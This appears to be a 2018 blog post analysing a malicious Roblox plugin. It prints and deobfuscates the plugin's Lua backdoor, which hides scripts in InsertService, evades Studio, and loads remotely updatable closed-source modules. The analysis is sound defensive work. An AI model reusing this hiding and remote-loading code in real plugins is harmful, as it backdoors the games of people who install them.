

Decoding a malicious Roblox plugin

19/12/2018 - theLMGN

So, recently I found this, it looked pretty useful as a thing. But I'd heard as of viruses being spread as Roblox plugins, so I decided to crack it open and download the original source code. (grab the plugin id and then go to https://roblox.com/asset?id={pluginid}, rename that to a RBXL file and open in Studio)


```
ClassConverter
  Plugin
    UI
    src
      UI
        Checkbox
        FamFamFam
          NameMap
          SpritesheetData
        List
          Item
        TextButton
      Convert
    SET
```

There is nothing obvious in sight, however I decided to open the file named `SET`, It was some strange LUA opcode alien script. I printed the data with the built in Roblox console, but however all I managed to extract from this was the word "LuaQ", Googled this and saw that it was LuaC, I created a small Node.JS script to convert this into an actual LuaC file, not just ASCII codes. You can see the converted LuaC in the same Gist, It appeared to be actual, readable code. It had some wierd strings, and something called a "bphide" parented to the InsertService, this 100% is a trick to hide the scripts inside, due to the user not being able to see the InsertService in normal Studio usage, and is still pushed to Roblox servers. In the code there is also the name of a Roblox user NotAshley, I sent them a Roblox PM about this


New Message

Back

To: NotAshley

Subject: lol nice obfuscation

wasn't really hard to trace back to you, even because you put your name as a comment in the script, stop trying to hijack kiddies lol

Remember, Roblox staff will never ask you for your password. People who ask for your password are trying to steal your account.

Discard Send

Interestingly, a name of a group called "Fyre_Studios", I haven't found out what this is, any info, message me. The script is just another LuaC decoder, just with more interesting things.

Alright, lets get to the meat of the virus

```
    bphide = Instance.new("Backpack", game:GetService("InsertService"))
bphide.Name = math.random(3, 5) .. rndname[math.random(#rndname)] .. math.random(1, 30000) .. rndname[math.random(#rndname)] .. rndname[math.random(#rndname)
scrip = Instance.new("Script", bphide)
scripobfrequire = math.random(1, 400000)
scriptreqcode = 7.0493265740554e+18
scriptreqcode = (scriptreqcode + scripobfrequire) ^ 2
scrip.Source = "\115\112\97\119\110\40\102\117\110\99\116\105\111\110\40\41\103\97\109\101\58\87\97\105\116\70\111\114\67\104\105\108\100\40\39\92\56\51\92\4
scrip.Disabled = false
scrip.Name = math.random(3, 5) .. rndname[math.random(#rndname)] .. math.random(1, 30000) .. rndname[math.random(#rndname)] .. rndname[math.random(#rndname)]

extr = Instance.new("Script", bphide)
extr.Source = "marketplaceService = game:GetService('MarketplaceService') productInfo = marketplaceService:GetProductInfo(2655062037) modulefunc = productInf
extr.Disabled = false
extr.Name = math.random(3, 5) .. rndname[math.random(#rndname)] .. math.random(1, 30000) .. rndname[math.random(#rndname)] .. rndname[math.random(#rndname)]

pcall(function()
    bphide.Parent = game["\67\83\71\68\105\99\116\105\111\110\97\114\121\83\101\114\118\105\99\101"]
end)end
```

Let's analyze this in chunks shall we?

Hiding our traces.

```
bphide = Instance.new("Backpack", game:GetService("InsertService"))
bphide.Name = math.random(3, 5) .. rndname[math.random(#rndname)] .. math.random(1, 30000) .. rndname[math.random(#rndname)] .. rndname[math.random(#rndname)
```

This code snippet creates a hidden backpack element in the "InsertService", something that isn't shown to users.

Injecting our virus

```
scrip = Instance.new("Script", bphide)
scripobfrequire = math.random(1, 400000)
scriptreqcode = 7.0493265740554e+18
scriptreqcode = (scriptreqcode + scripobfrequire) ^ 2
scrip.Source = "spawn(function()game:WaitForChild('ServerScriptService')if game:GetService('Workspace').Terrain:FindFirstChild('CallF')then return end;if gam
scrip.Disabled = false
scrip.Name = math.random(3, 5) .. rndname[math.random(#rndname)] .. math.random(1, 30000) .. rndname[math.random(#rndname)] .. rndname[math.random(#rndname)]
```

This creates a hidden script element, a random number between 1,400000 (for easiness sake, lets use 200000) and 7049326574055400000, adds them together and squares them. The `scrip.source` is really what we're looking for, it's obfuscated, so lets deobfuscate it shall we?

```
spawn(function()
    game:WaitForChild('ServerScriptService')
    if game:GetService('Workspace').Terrain:FindFirstChild('CallF') then
        return
    end
    if game:GetService('RunService'):IsStudio() then
        return
    end
    pcall(function()
        require(math.sqrt(math.sqrt(scriptreqcode) - scripobfrequire)).load(game.PlaceId)
    end)
end)
```

The first line is just waiting for the game to be loaded. The next 6 are just stopping if there is something called `CallF` in the game's Terrain object and stopping the script if it's running in Roblox Studio (to prevent "Cannot find module ID" errors blowing our cover since closed source modules can't be downloaded in Studio)

It's the next 3 lines that really peak my interest. `pcall` is just Lua's version of a try catch block. The mathsie bit doesn't really need explaining so, it just returns the square root fo our `7.0493265740554e+18`, which is 2655056793, which is of course a closed source module, hurray! All for nothing! https://www.roblox.com/library/2655056793/Settings

Loading a junk function

```
    extr = Instance.new("Script", bphide)
    extr.Source = "
        marketplaceService = game:GetService('MarketplaceService')
        productInfo = marketplaceService:GetProductInfo(2655062037)
        modulefunc = productInfo.Description
        modulefunc = tonumber(string.match(modulefunc, '%d+'))
        require(modulefunc)[tostring(productInfo.Name)](game.PlaceId)"
    extr.Disabled = false
    extr.Name = math.random(3, 5) .. rndname[math.random(#rndname)] .. math.random(1, 30000) .. rndname[math.random(#rndname)] .. rndname[math.random(#rndnam
```

The module loaded at the end is just a junk module, however can be updated at any time to something more nefarious

```lua
local module = {}

module.none = function() -- This is the function that gets called by the code above
    return
end

module.testload = function()
    print("XD")
end

return module
```